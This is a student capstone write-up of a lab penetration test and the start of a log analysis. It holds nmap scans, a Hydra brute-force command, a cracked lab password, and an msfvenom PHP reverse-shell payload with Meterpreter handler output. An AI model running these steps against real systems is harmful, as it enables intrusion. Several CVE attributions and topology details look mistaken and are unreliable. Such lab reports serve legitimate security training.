

Capstone Engagement

Assessment, Analysis, and Hardening of a Vulnerable System

By: Martin Quiroga

February 2022

Table of Contents

01

Network Topology

02

Red Team: Security Assessment

03

Blue Team: Log Analysis and Attack Characterization

04


Hardening: Proposed Alarms and Mitigation Strategies

A

Appendix: Reconstruction - Additional Code and Resources

Network Topology

Network Topology



Network

Address Range:
192.168.1.0/24
Netmask: **255.255.255.0**
Gateway: **10.0.0.1**

Machines

IPv4: **192.168.1.1**
OS: **Windows**
Hostname: **Red vs Blue - ML-REFVM-684437**

IPv4: **192.168.1.90**
OS: **Kali GNU (Linux 5.4.0)**
Hostname: **Kali**

IPv4: **192.168.1.100**
OS: **Ubuntu 18.04.1 LTS**
Hostname: **ELK**





IPv4: **192.168.1.100**
OS: **Ubuntu 18.04.1 LTS**
Hostname: **Capstone**

The background of the slide is a dark red, almost black, geometric pattern composed of numerous triangles and polygons of varying shades of red and maroon, creating a complex, low-poly aesthetic.

Red Team Security Assessment

Recon: Describing the Target

Nmap identified the following hosts on the network:

Hostname	IP Address	Role on Network
ML-REFVM-684427 (Hyper-V Azure Machine) 	192.168.1.1	NATSwitch (Host Machine Cloud based - Hosting the following 3 VM's)
Kali 	192.168.1.90	Attack Machine utilized for penetration testing
ELK 	192.168.1.100	Network Monitoring Machine that runs Kibana - Log data arrives from Capstone Machine (192.168.1.105)
Capstone 	192.168.1.105	Target Machine that replicates a vulnerable server hosting Apache and ssh server

Vulnerability Assessment

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Open Web Port (80) with public access: CVE-2019-6579 ¹	Port 80 is commonly used for web communication. If left open and improperly secured, it can be accessed publicly.	<i>This vulnerability all allows access into web servers. Files and Folders on a webserver are easily accessible in this manner. Any sensitive and secret files can be found.</i>
Apache Directory Listing: CVE-2007-0450 ²	This allows attackers to read files utilizing the URL	Attackers are able to traverse the directory to locate sensitive information on a webserver
Brute-force Attack	A type of attack that systemically checks all possible username and password combination until the correct one is found	Utilizing brute force and a common passwords list (such as rockyou), passwords can easily be found
Reverse Shell Backdoor: CVE-2019-13386 ³	Provides a point of entry on a for a reverse shell payload that the firewalls do not detect	This is what attackers can utilize to gain access to a vulnerable web server and extract information

Vulnerability Assessment - (Continued)

The assessment uncovered the following critical vulnerabilities in the target:

Vulnerability	Description	Impact
Local File Inclusion (LFI) CVE-2021-31783 ⁴	LFI is a vulnerability in poorly designed. Users can then upload content into the application or server	<i>An LFI vulnerability allows an attacker to upload a malicious payload</i>
Directory Indexing Vulnerability CVE-2019-5437 ⁵	This allows attackers to view and download content of directories located on a vulnerable device	<i>Directory listing can allow attackers to access confidential data</i>
Unsecured Credentials found in other user's profiles CVE-2020-24227 ⁶	Storage of usernames and/or passwords in plain, non-encrypted text	<i>Evidence provided during this attack that usernames and passwords were not properly secured</i>
WebDAV Vulnerability	WebDAV can be exploited on a server to grant shell access	<i>Hackers can remotely modify website content</i>

Exploitation: Open Web Port (80) [CVE-2019-6579](#)

01

Tools & Processes

Nmap and netdiscover can be used to scan for open ports on the target machine.

Commands used:

```
~# netdiscover -r  
192.168.1.225/16
```

```
~# nmap -sV 192.168.1.0/24
```

```
~# nmap -sS -A  
192.168.1.105
```

Webserver:

```
192.168.1.105/meet_our_team/ash  
ton.txt
```

02

Achievements

Netdiscover shows 3 hosts.
An nmap of our target shows ports 22 and port 80 open.

There were files discovered in `meet_our_team/ashton.txt` denoting the existence of a secret folder.

The secret folder was found at `/company_folders/secret_folder`

Currently scanning: 192.168.113.0/16 | Screen View: Unique Hosts

4 Captured ARP Req/Rep packets, from 3 hosts. Total size: 168

IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.1.1	00:15:5d:00:04:0d	2	84	Microsoft Corporation
192.168.1.100	4c:eb:42:d2:d5:d7	1	42	Intel Corporate
192.168.1.105	00:15:5d:00:04:0f	1	42	Microsoft Corporation

```
root@Kali:~/Desktop# nmap -sV 192.168.1.0/24
```

```
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-11 17:17 PST
```

```
Nmap scan report for 192.168.1.1
```

```
Host is up (0.00050s latency).
```

```
Not shown: 995 filtered ports
```

PORT	STATE	SERVICE	VERSION
135/tcp	open	msrpc	Microsoft Windows RPC
139/tcp	open	netbios-ssn	Microsoft Windows netbios-ssn
445/tcp	open	microsoft-ds?	
2179/tcp	open	vmrpd?	
3389/tcp	open	ms-wbt-server	Microsoft Terminal Services

MAC Address: 00:15:5D:00:04:0D (Microsoft)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

```
Nmap scan report for 192.168.1.100
```

```
Host is up (0.00067s latency).
```

```
Not shown: 998 closed ports
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu.0.3 (Ubuntu Linux; proto col 2.0)
9200/tcp	open	http	Elasticsearch REST API 7.6.1 (name: elk; cluster: el asticsearch; Lucene 8.4.0)

MAC Address: 4C:EB:42:D2:D5:D7 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
Nmap scan report for 192.168.1.105
```

```
Host is up (0.00064s latency).
```

```
Not shown: 998 closed ports
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 7.6p1 Ubuntu 4ubuntu.0.3 (Ubuntu Linux; protocol 2.0)
80/tcp	open	http	Apache httpd 2.4.29

MAC Address: 00:15:5D:00:04:0F (Microsoft)
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

```
Nmap scan report for 192.168.1.90
```

```
Host is up (0.000080s latency).
```

```
Not shown: 999 closed ports
```

PORT	STATE	SERVICE	VERSION
22/tcp	open	ssh	OpenSSH 8.1p1 Debian 5 (protocol 2.0)

Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/>.

Nmap done: 256 IP addresses (4 hosts up) scanned in 28.63 seconds

```
root@Kali:~/Desktop#
```

Exploitation: Open Web Port (80) [CVE-2019-6579](#) (continued)

03



Ashton is 22 years young, with a masters degreee in aquatic jousting. "Moving over to managing everyone's credit card and security information has been terrifying. I can't believe that they have me managing the company_folders/secret_folder! I really shouldn't be here" We look forward to working more with Ashton in the future!

```
root@Kali:~/Desktop# nmap -sS -A 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2022-02-11 17:20 PST
Nmap scan report for 192.168.1.105
Host is up (0.00095s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  2048 73:42:b5:8b:1e:80:1f:15:64:b9:a2:ef:d9:22:1a:b3 (RSA)
  256  c9:13:0c:50:f8:36:62:43:e8:44:09:9b:39:42:12:80 (ECDSA)
  256  b3:76:42:f5:21:42:ac:4d:16:50:e6:ac:70:e6:d2:10 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29
http-ls: Volume /
maxfiles limit reached (10)
SIZE      TIME      FILENAME
- 2019-05-07 18:23 company_blog/
422 2019-05-07 18:23 company_blog/blog.txt
- 2019-05-07 18:27 company_folders/
- 2019-05-07 18:25 company_folders/company_culture/
- 2019-05-07 18:26 company_folders/customer_info/
- 2019-05-07 18:27 company_folders/sales_docs/
- 2019-05-07 18:22 company_share/
- 2019-05-07 18:34 meet_our_team/
329 2019-05-07 18:31 meet_our_team/ashton.txt
404 2019-05-07 18:33 meet_our_team/hannah.txt

_http-server-header: Apache/2.4.29 (Ubuntu)
_http-title: Index of /
MAC Address: 00:15:5D:00:04:0F (Microsoft)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/ ).
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=2/11%OT=22%CT=1%CU=33441%PV=Y%DS=1%DC=D%G=Y%M=00155D%T
OS:M=62070B64XP=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=106%TI=Z%CI=Z%II=I
OS:XTS=A)OPS(O1=M5B4ST11NW7%O2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O
OS:5=M5B4ST11NW7%O6=M5B4ST11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6
OS:=FE88)ECN(R=Y%DF=Y%T=40%W=FAF0%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0
OS:%A=S%F=ASXRD=0%Q=)T2(R=N)T3(R=N)T4(R=Y%DF=Y%T=40%W=0%S=AXA=Z%F=R%O=NRD=
OS:0%Q=)T5(R=Y%DF=Y%T=40%W=0%S=ZKA=S%F=AR%O=NRD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%
OS:S=AXA=Z%F=NRD=0%Q=)T7(R=Y%DF=Y%T=40%W=0%S=ZKA=S%F=AR%O=NRD=0%Q=)U1(
OS:R=Y%DF=N%T=40%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=
OS:N%T=40%CD=S)



Network Distance: 1 hop
Service Info: Host: 192.168.1.105; OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
```

Webserver:

Once the scan was complete, the next step was to examine the webserver found at 192.168.1.105. The main directory shows a general list of folders. Ashton's username can be found in the /company_blog/ in lowercase

Ashton.txt found under /meet_our_team/ shows the existence of a "secret folder" that's guarded under a username and password



Exploitation: Bruteforce Attack

01

Tools & Processes

Hydra was used as a password recovery tool.

Rockyou.txt was the password list used with Hydra

Command:

```
$ hydra -l ashton -P  
/root/Downloads/rockyou.txt  
-s 80 -f 192.168.1.105
```

02

Achievements


Hydra yielded a password for Ashton's account: "leopoldo"

This grants access to /secret_folder/. Inside we find Ryan's username, "ryan", and the hash for Ryan's password.

Cracking this hash grants the password "linux4u" permitting access to /webdav system

03

```
[80][http-get] host: 192.168.1.105 login: ashton password: leopoldo  
[STATUS] attack finished for 192.168.1.105 (valid pair found)  
1 of 1 target successfully completed, 1 valid password found  
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-02-07 20:14:31
```



Personal Note

In order to connect to our companies webdav server I need to use ryan's account (Hash:d7dad0a5cd7c8376eeb50d69b3ccd352)

1. I need to open the folder on the left hand bar
2. I need to click "Other Locations"
3. I need to type "dav://172.16.84.205/webdav/"
4. I will be prompted for my user (but i'll use ryans account) and password
5. I can click and drag files into the share and reload my browser

Exploitation: Bruteforce Attack (continued)

03

d7dad0a5cd7c8376eeb50d69b3ccd352

md5

linux4u



Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:


d7dad0a5cd7c8376eeb50d69b3ccd352

✓ I'm not a robot



Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-ha1, sha1, sha224, sha256, sha384, sha512, rpeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults



Index of /webdav

Name	Last modified	Size	Description
------	---------------	------	-------------



[Parent Directory](#)



[passwd.day](#)

2019-05-07 18:19

43

Apache/2.4.29 (Ubuntu) Server at 192.168.1.105 Port 80

Exploitation: Reverse Shell Backdoor [CVE-2019-13386](#)

01

Tools & Processes

Payload was created using msfvenom and uploaded using LFI

```
~# msfvenom -p  
php/meterpreter/reverse_tcp  
lhost=192.168.1.90  
lport=4444 >>  
payloadshell.php
```

#Established a remote listener

Execute reverse shell payload to enable backdoor on Capstone machine.

```
meterpreter > cd /  
meterpreter > ls -a  
Meterpreter > cat flag.txt
```

02

Achievements

Reverse shell payload allows for listening on webDAV once connected through Metasploit

Upon payload execution, the attacker can listen to the Capstone machine (192.168.1.105)

Using meterpreter, flagfile was discovered on the server:

b1ng0w@5h1sn@m0

```
meterpreter > cat flag.txt  
b1ng0w@5h1sn@m0
```

03

```
root@Kali:~/Desktop# msfvenom -p php/meterpreter/reverse_tcp lhost=192.168.  
1.90 lport=4444 >> payloadshell.php
```

```
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > |
```

```
meterpreter > getwd  
/var/www/webdav  
meterpreter > sysinfo  
Computer : server1  
OS : Linux server1 4.15.0-108-generic #109-Ubuntu SMP Fri Jun 19 1  
1:33:10 UTC 2020 x86_64  
Meterpreter : php/linux  
meterpreter > |
```

Exploitation: Local File Inclusion (LFI) [CVE-2021-31783](#)

01

Tools & Processes

Msfvenom and meterpreter were used to establish connection between the attack and target machine

02

Achievements

Metasploit's multi/handler exploit in conjunction with the msfvenom payload (once delivered to victim) allows for access to target machine's shell

03

```
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp
payload => php/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > 
```

```
msf5 exploit(multi/handler) > options
```

Module options (exploit/multi/handler):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

Payload options (php/meterpreter/reverse_tcp):

Name	Current Setting	Required	Description
------	-----------------	----------	-------------

LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

Id	Name
0	Wildcard Target

```
msf5 exploit(multi/handler) > 
```

```
msf5 exploit(multi/handler) > set LHOST 192.168.1.90
LHOST => 192.168.1.90
msf5 exploit(multi/handler) > 
```

```
msf5 exploit(multi/handler) > exploit
```

```
[*] Started reverse TCP handler on 192.168.1.90:4444
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 1 opened (192.168.1.90:4444)
[*] Sending stage (38288 bytes) to 192.168.1.105
[*] Meterpreter session 2 opened (192.168.1.90:4444)
```

```
meterpreter > 
```

Exploitation: WebDAV Vulnerability

01

Tools & Processes



PHP reverse shell was created with msfvenom. Using obtained credentials for Ryan, Kali File Manager was used to distribute payload to webDAV

02

Achievements

This grants payload distribution to victim machine allowing LFI and a backdoor to be created. Listener is then established on port 4444.

03





Blue Team


Log Analysis and Attack Characterization

Analysis: Identifying the Port Scan


- The port scan occurred on **Feb 8th, 2022 at 02:29:00 UTC** or **Feb 7th 06:29:00 PST**
- **540,267 hits** occurred from the source IP (192.168.1.90)
- A large percentage of HTTP method requests are **Queries**, indicating someone is scanning the system

540,267 hits

Feb 7, 2022 @ 18:00:00.000 - Feb 7, 2022 @ 23:30:00.000 — Auto




ing Traffic [Packetbeat Flows] ECS



Analysis: Finding the Request for the Hidden Directory

